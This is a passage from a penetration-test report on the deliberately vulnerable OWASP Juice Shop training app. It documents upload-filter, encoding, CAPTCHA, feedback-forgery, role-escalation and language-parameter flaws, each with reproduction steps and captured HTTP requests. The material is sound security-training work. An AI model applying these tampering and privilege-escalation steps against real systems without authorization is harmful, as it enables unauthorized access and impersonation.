Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none">Uploading unauthorized file types that may contain harmful content.Potential exploitation if the uploaded <code>.xml</code> file is processed insecurely (e.g., XXE attacks).Inconsistent security policies leading to confusion among users and administrators.
Recommendations	<ul style="list-style-type: none">Exploitation of this vulnerability can result in:Uploading unauthorized file types that may contain harmful content.Potential exploitation if the uploaded <code>.xml</code> file is processed insecurely (e.g., XXE attacks).Inconsistent security policies leading to confusion among users and administrators.
Affected Systems	Complaint page file upload functionality
Threat Level	Medium

Steps to reproduce:

- 1) In the complaint page I tried to upload file of any type I noticed file restriction in the site to just pdf and zip




- 2) so I Intended to test to upload a harmful file ,from inspection tool I find that there is a **main.js** file that I can see some src code in it , I noticed inside that file that **allowedMimeType:"application/xml"** in addition to another types

```

        (2, "11", 2), t._uU(5, "TITLE_CHANGE_PASSWORD"), t.qZA(), t.gZ(4, "1v", 5), t._uU(5), t.qZA(), t.gZ(0, "1v", 4), t._uU(7
label", 2), t._uU(11, "LABEL_CURRENT_PASSWORD"), t.qZA(), t._UZ(12, "input", 7), t.ALo(13, "translate"), t.YNc(14, Ci, 2, 0
label", 2), t._uU(17, "LABEL_NEW_PASSWORD"), t.qZA(), t._UZ(18, "input", 9, 10), t.TgZ(20, "mat-hint", 2), t._UZ(21, "i", 11
hint", 13), t._uU(26), t.qZA(), t.YNc(27, vi, 2, 0, "mat-error", 8), t.YNc(28, xi, 2, 2, "mat-error", 14), t.qZA(), t.TgZ(29, "m
label", 2), t._uU(31, "LABEL_REPEAT_NEW_PASSWORD"), t.qZA(), t._UZ(32, "input", 15, 16), t.TgZ(34, "mat-hint", 13), t._uU(
this.userService=e, this.complaintService=o, this.formSubmitService=a, this.translate=r, this.customerControl=new s.p4({value:"", disabled:!0},[]), this.messageControl=new s.p4("",
s.kI.required,s.kI.maxLength(160])),this.fileUploadError=void 0, this.uploader=new ie.bA({url:O.N.hostServer+"/file-upload",authToken: Bearer ${localStorage.getItem("token")}: allowedMimeType:
"application/pdf","application/xml","text/xml","application/zip","application/x-zip-compressed","multipart/x-zip"],maxFileSize:1e5}),this.userEmail=void 0, this.complaint=void 0}ngOnInit()
this.initComplaint(),this.uploader.onWhenAddingFileFailed=(e,o)=>{throw this.fileUploadError=o,new Error(`Error due to : ${o.name}`)},this.uploader.onAfterAddingFile=()=>{this.fileUploadError=v

```

- 3) so, I tried to upload that kind of file .xml and I succussed in this.




5.15 improper input validation (Missencoding)

Description:	The application fails to properly handle and validate encoded characters in URLs. On the photo wall page, a hidden photo was inaccessible due to a <code>#</code> character placed before the <code>src</code> attribute. By replacing the <code>#</code> with its encoded equivalent (<code>%23</code>), the attacker was able to bypass the restriction and access the hidden photo.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none">Unauthorized access to restricted content, such as hidden photos or sensitive resources.Potential exposure of private or sensitive application assets.A broader attack surface for exploitation, such as manipulation of encoded values in other parts of the application.

Recommendations	<ul style="list-style-type: none"> Properly validate and sanitize all user-supplied inputs, including encoded characters, to ensure they align with expected values. Avoid relying on frontend obfuscation, such as # in the <code>src</code> attribute, to enforce access restrictions. Implement strict server-side access controls to ensure unauthorized users cannot access restricted content. Perform regular audits of encoding and decoding logic in application URLs and parameters.
Affected Systems	<ul style="list-style-type: none"> Photo wall page in OWASP Juice Shop. Any feature relying on encoded or decoded URLs for access control.
Threat Level	Medium

steps to reproduce:

- 1) In the photo wall page I see that there is a hidden photo and I am not allowed to see it




- 2) so I tried to inspect the page I found that # is putted before src of the image

Screenshot of the Chrome DevTools Elements tab showing the DOM structure of a photo card. The card has a margin-bottom of 10px. It contains a heading "Photo Wall" and a grid container. Inside the grid container is an image of a cat with the alt text "#zatschi #whoneedsfourlegs". Below the image is an overlay div containing the same alt text. At the bottom of the card is a button labeled "Tweet" with a href pointing to a Twitter intent URL. The entire card is styled with mat-elevation-z6 and mat-focus-indicator.

- 3) So I tried to put the encoded value of # which is %23 to see what happens

Screenshot of the Chrome DevTools Elements tab showing the DOM structure after modifying the image alt attribute. The alt attribute now contains "%23zatschi-%23whoneedsfourlegs-1572600969477.jpg". The browser's developer tools interface is visible at the bottom.

- 4) I found that I could see the hidden photo




5.16 Broken Anti Automation (Captcha) [BONUS]

Description:	The application implements a captcha mechanism on the customer feedback page but fails to validate captcha responses properly. By intercepting and analyzing the requests to the <code>/api/feedbacks/</code> endpoint, it was discovered that the captcha ID can be bypassed by repeatedly sending the same response. This vulnerability allows attackers to automate requests and submit multiple feedback entries without solving the captcha.
--------------	---

Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none">Automated spam or abusive content submissions.Decreased application reliability due to high server load from bot traffic.Potential reputational damage from an unregulated feedback system.
Recommendations	<ul style="list-style-type: none">Implement a robust captcha mechanism with proper server-side validation to ensure each response is unique and correct.Introduce rate-limiting to restrict the number of feedback submissions from a single user or IP address within a given time.Use dynamic captcha IDs and answers that cannot be easily guessed or reused.Log and monitor feedback submissions to detect and block automated attacks.
Affected Systems	Backend API endpoint: /api/feedbacks/.
Threat Level	High

steps to reproduce:

- 1) I am trying to bypass captcha in the customer feedback page
 - 2) I write a comment and made a rate to intercept the request `/api/feedbacks/`



- 3) I send this request to repeater to check some things which I found that the captcha id= 0 has answer 400 success response , I send it to intruder to make a quick attack 10 requests to bypass this captcha

- 4) I succussed to make that attack for different captcha id I send the same answer all of them is success one .

The screenshot shows two browser windows side-by-side. The left window is titled 'Intruder attack of http://localhost:3000' and displays a table of attack results. The right window is titled 'OWASP Juice Shop' and shows a success message for solving a challenge.

Intruder attack results:

Request	Payload	Status code	Response ...	Error	Timeout	Length	Comment
5	null	201	65		612		
6	null	201	58		612		
7	null	201	26		612		
8	null	201	33		612		
9	null	201	46		612		
10	null	201	26		612		
11	null	201	34		612		
12	null	201	26		612		
13	null	201	38		612		
14	null	201	60		612		
15	null	201	50		612		

Customer Feedback Form:

You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)

Author: ***in@juice-sh.op

Comment: *

Rating: 5/100

CAPTCHA: What is 3+4+3 ?

Result: *

Submit

5.17 Broken Access Control (Forged feedback) [BONUS]

Description:	The application improperly restricts access to the <code>author</code> field in the customer feedback functionality. By manipulating the hidden input field in the feedback form, an attacker can modify the <code>author</code> ID using developer tools. Further exploitation via Burp Suite allowed changing the <code>author</code> ID in the API request, enabling the attacker to forge feedback on behalf of other users.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none">• Forged or fraudulent feedback submissions, damaging the integrity of the feedback system.• Impersonation of other users, leading to potential reputational harm.• Undermining trust in the application by enabling attackers to manipulate user-generated content.

Recommendations	<ul style="list-style-type: none"> • Ensure sensitive fields like <code>author</code> are not editable by the user, even in hidden inputs, and validate all values server-side. • Implement proper access controls to ensure users can only submit feedback on their own behalf. • Use unique, unguessable identifiers for sensitive fields like <code>author</code> to prevent easy manipulation. • Regularly audit and test input forms for hidden field manipulation vulnerabilities.
Affected Systems	Backend API endpoints handling feedback submissions
Threat Level	Medium

steps to reproduce:

- 1) In the customer feedback page I found that author is not allowed to write their name instead it is automatically setted to the author email

The screenshot shows a 'Customer Feedback' form. The 'Author' field contains the value '**in@juice-sh.op'. The 'Comment' field has a placeholder 'Max. 160 characters' and shows '0/160'. The 'Rating' field is a slider set to 1. A CAPTCHA question 'What is 5+3+5 ?' is present with a 'Result' field below it. A 'Submit' button is at the bottom.

- 2) I used inspection tool to see that the input field of this section is hidden to disallow me to send input in it with request

The screenshot shows the 'Customer Feedback' page from the OWASP Juice Shop. The 'Author' input field contains the value '***in@juice-sh.op'. The browser's developer tools are open, specifically the Elements tab, which displays the HTML structure of the form. The highlighted element is the input field with id='userId'.

```

<mat-card _ngcontent-niv-c23 class="mat-card mat-focus-indicator mat-elevation-z6">
  <h1 _ngcontent-niv-c23 translate>Customer Feedback</h1>
  <div _ngcontent-niv-c23 id="feedback-form" class="form-container">
    <input _ngcontent-niv-c23 type="text" id="userId" hidden> == $0
    <mat-form-field _ngcontent-niv-c23 appearance="outline" color="accent" class="mat-form-field ng-tns-c21-29 mat-form-field-has-label mat-form-field-can-float mat-form-field-disabled ng-untouched ng-pristine">
      <div class="mat-form-field-wrapper ng-tns-c21-29">
        <div class="mat-form-field-flex ng-tns-c21-29">
          <flex>
            ...
          </flex>
        </div>
      </div>
    </mat-form-field>
  </div>

```

- 3) Then I removed hidden word to see that it appears in the page with id =1 which is mine

The screenshot shows the 'Customer Feedback' page from the OWASP Juice Shop. The 'Author' input field now contains the value '***in@juice-sh.op' because the 'hidden' attribute was removed. The browser's developer tools are open, specifically the Elements tab, which displays the HTML structure of the form. The highlighted element is the input field with id='userId'.

```

<mat-card _ngcontent-niv-c23 class="mat-card mat-focus-indicator mat-elevation-z6">
  <h1 _ngcontent-niv-c23 translate>Customer Feedback</h1>
  <div _ngcontent-niv-c23 id="feedback-form" class="form-container">
    <input _ngcontent-niv-c23 type="text" id="userId"> == $0
    <mat-form-field _ngcontent-niv-c23 appearance="outline" color="accent" class="mat-form-field ng-tns-c21-29 mat-form-field-has-label mat-form-field-can-float mat-form-field-disabled ng-untouched ng-pristine">
      <div class="mat-form-field-wrapper ng-tns-c21-29">
        <div class="mat-form-field-flex ng-tns-c21-29">
          <flex>
            ...
          </flex>
        </div>
      </div>
    </mat-form-field>
  </div>

```

- 4) I take it in burbsuite to use repeater to test this part first it was successful submission on id = 1

5) Then by changing the id in the request I manipulated to forge a feedback

5.18 Parameter Based Access control [BONUS]

Description:	The system is vulnerable to parameter-based access control issues. A normal user's role is defined by a parameter (e.g., <code>role='customer'</code>) in the response. By intercepting and modifying this parameter (for example, changing "customer" to "admin"), an attacker can escalate their privileges and access restricted areas, such as the administration dashboard, without proper authorization.
Impact	<ul style="list-style-type: none">Unauthorized privilege escalation, allowing regular users to access administrative functions.Potential data manipulation or deletion by unauthorized users with administrative access.Compromise of sensitive information and system settings due to improper access control enforcement
Recommendations	<ul style="list-style-type: none">Implement proper server-side access control checks for each sensitive operation, ensuring that users cannot modify their roles or access permissions via parameters.Use session-based or token-based authorization to track user roles and permissions, rather than relying solely on parameters in requests or responses.Apply the principle of least privilege, ensuring users only have the permissions necessary for their role.Regularly audit and test for privilege escalation vulnerabilities by attempting unauthorized access to restricted endpoints.Implement role-based access control (RBAC) at both the server-side and client-side to validate user roles during each request.
Affected Systems	User management and dashboard functionality that are not properly protected by access control check
Threat Level	High

Steps to reproduce:

1) First register normal user in the registration page

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is localhost:3000/#/register. The page title is "User Registration". The form fields are as follows:

- Email: test@gmail.com
- Password: (redacted)
- Repeat Password: (redacted)
- Show password advice: A toggle switch is off.
- Security Question: Your eldest sibling's middle name?
- Answer: 2

A "Register" button is at the bottom. Below the button, a link says "Already a customer?"

2) Intercept request and send it to the repeater

3) Send it and i noticed that in the response it has attribute “role ='customer'”

Screenshot of Burp Suite Community Edition v2024.10.3 - Temporary Project showing a POST request to /api/Users/ with status 201 Created. The response body is a JSON object representing a user registration success.

```

POST /api/Users/ HTTP/1.1
Host: localhost:3000
Content-Length: 246
sec-ch-ua-platform: "Windows"
sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: application/json, text/plain, */*
X-User-Email: admin@juice-sh.op
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=Srd5OcJSBHmc0IETQC7eQHbhBtJmuyRHDwhvrIgyt4rtgKtOrsmwUPPhvK0z; Connection: keep-alive
Connection: keep-alive
{
    "email": "test@gmail.com",
    "password": "123456",
    "passwordRepeat": "123456",
    "securityQuestion": {
        "id": 1,
        "question": "Your eldest siblings middle name?",
        "createdAt": "2024-12-13T14:49:57.237Z",
        "updatedAt": "2024-12-13T14:49:57.237Z"
    },
    "securityAnswer": "2"
}

```

```

HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
Content-Length: 305
ETag: W/"131-OfFXDQU9hj1AK3CKinozaBxgit8"
Vary: Accept-Encoding
Date: Fri, 13 Dec 2024 16:28:22 GMT
Connection: Keep-alive
Keep-Alive: timeout=5
{
    "status": "success",
    "data": {
        "username": "",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "isInactive": true,
        "id": 22,
        "email": "test@gmail.com",
        "updatedAt": "2024-12-13T16:28:22.468Z",
        "createdAt": "2024-12-13T16:28:22.468Z",
        "deletedAt": null
    }
}

```

Event log (5) All issues Done 721 bytes | 1,052 millis Memory: 154.9MB 6:29 PM 12/13/2024

4) Then try send it with request and observe that the response 200ok

Screenshot of OWASP Juice Shop browser showing a successful user registration. The registration form is filled with email: test@gmail.com, password: 123456, repeat password: 123456, security question: Your eldest siblings middle name?, and answer: 2. A green success message is displayed: You successfully solved a challenge: Admin Registration (Register as a user with administrator privileges.)

The Burp Suite Community Edition v2024.10.3 - Temporary Project shows the raw POST request and its corresponding JSON response.

```

POST /api/Users/ HTTP/1.1
Host: localhost:3000
Content-Length: 246
sec-ch-ua-platform: "Windows"
sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: application/json, text/plain, */*
X-User-Email: admin@juice-sh.op
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=Srd5OcJSBHmc0IETQC7eQHbhBtJmuyRHDwhvrIgyt4rtgKtOrsmwUPPhvK0z; Connection: keep-alive
Connection: keep-alive
{
    "email": "test@gmail.com",
    "password": "123456",
    "passwordRepeat": "123456",
    "securityQuestion": {
        "id": 1,
        "question": "Your eldest siblings middle name?",
        "createdAt": "2024-12-13T14:49:57.237Z",
        "updatedAt": "2024-12-13T14:49:57.237Z"
    },
    "securityAnswer": "2"
}

```

```

HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
Content-Length: 305
ETag: W/"131-OfFXDQU9hj1AK3CKinozaBxgit8"
Vary: Accept-Encoding
Date: Fri, 13 Dec 2024 16:30:43 GMT
Connection: Keep-alive
Keep-Alive: timeout=5
{
    "status": "success",
    "data": {
        "username": "",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/defaultadmin.png",
        "isInactive": true,
        "id": 22,
        "email": "test@gmail.com",
        "updatedAt": "2024-12-13T16:30:43.031Z",
        "createdAt": "2024-12-13T16:30:43.031Z",
        "deletedAt": null
    }
}

```

5) In the account I logged in with it getting to administration dashboard to check that it is really admin user now test1@gmail.com

The screenshot shows the OWASP Juice Shop Administration dashboard. On the left, there is a sidebar with a navigation menu. The main area is divided into two sections: "Registered Users" and "Customer Feedback".

Registered Users:

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- bjoern.kimminich@gmail.com
- ciso@juice-sh.op
- support@juice-sh.op
- morty@juice-sh.op
- mc.safeSearch@juice-sh.op
- J12934@juice-sh.op
- wurstbro@juice-sh.op

Customer Feedback:


ID	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)	★★★★★	[Edit]
2	Great shop! Awesome service! (**@juice-sh.op)	★★★★★	[Edit]
3	Nothing useful available here! (**der@juice-sh.op)	★	[Edit]
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft . "purpose betray marriage blame crunch..."	★	[Edit]
	Incompetent customer support! Can't even upload photo of broken purchase!...	★★	[Edit]
	This is the store for awesome stuff of all kinds! (anonymous)	★★★★★	[Edit]
	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★★	[Edit]
	Keep up the good work! (anonymous)	★★★	[Edit]
1	intended to bypass here (**in@juice-sh.op)	★★★★★	[Edit]
1	intended to bypass here (**in@juice-sh.op)	★★★★★	[Edit]

5.19 Broken Anti Automation (add Extra lang) [BONUS]

Description:	The system allows users to change the language of the application by modifying a language parameter in the request. By using an inspection tool (e.g., Burp Suite), the attacker can intercept the language change request and modify the parameter value to unsupported languages like Bengali, Hungarian, or Klingon. Despite these languages not being fully supported, the system accepts the changes, and the response is successful (200 OK), allowing the attacker to manipulate the language setting. While the vulnerability does not result in immediate security risks, it could lead to user confusion or exposure of incomplete/insecure language settings, impacting user experience and potentially revealing sensitive data.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none">• Display of unsupported or incomplete language translations, leading to confusion for legitimate users.• Potential exposure of application functionality or data in a language not intended for the user, affecting the application's security posture.• Unauthorized access to areas of the application that may be presented differently depending on the language selected.
Recommendations	<ul style="list-style-type: none">• Validate language selection parameters to ensure only supported languages are accepted.• Provide fallback mechanisms to default to a safe, fully supported language if an unsupported language is requested.• Ensure that the language setting is tied to user authentication and preferences, preventing unauthorized users from altering it.• Regularly audit language-related features to ensure proper validation of inputs and to prevent manipulation by unauthorized users.• Test the application for proper handling of language parameters during security assessments.
Affected Systems	Any system with a language selection mechanism that relies on usercontrolled parameters without proper validation.
Threat Level	Medium

steps to reproduce:

1) First I found that owasp supports some languages like:



2) So I intended to search on owasp juice shop languages I saw that **Bengali** /**Hungarian/Klingon** is not totally supported yet

The screenshot shows the Crowdin project page for the OWASP Juice Shop. On the left, a list of languages is shown with progress bars. Bengali is listed with a very low completion bar. On the right, a detailed view of the Bengali entry is displayed, showing its description and project details.

Description

OWASP Juice Shop is an intentionally insecure webapp for security trainings written entirely in Javascript which encompasses the entire OWASP Top Ten and other severe security flaws.

Details ID: 214601


Source language	English
Project members	186
Words to translate	10 708
Created	8 years ago
Last activity	3 days ago

[Request New Language](#)

Managers

- Björn Kim...

3) I choose to use inspection tool on these languages and get its code



4) I take the request of the change language in my burb and in the repeater I changed the code in the request before send it

5) I managed to change to it as the response is 200ok

The screenshot shows a browser window with the OWASP Juice Shop application. A green success message at the top says "You successfully solved a challenge: Extra Language (Retrieve the language file that never made it into production.)". Below this, there's a list of "All Products" with four items:

- Apple Juice (1000ml)**: Price 1.99€, Add to Basket button.
- Apple Pomace**: Price 0.89€, Add to Basket button.
- Banana Juice (1000ml)**: Price 1.99€, Add to Basket button.
- Best Juiceshop Salesman Artwork**: Price 5000€, Add to Basket button.

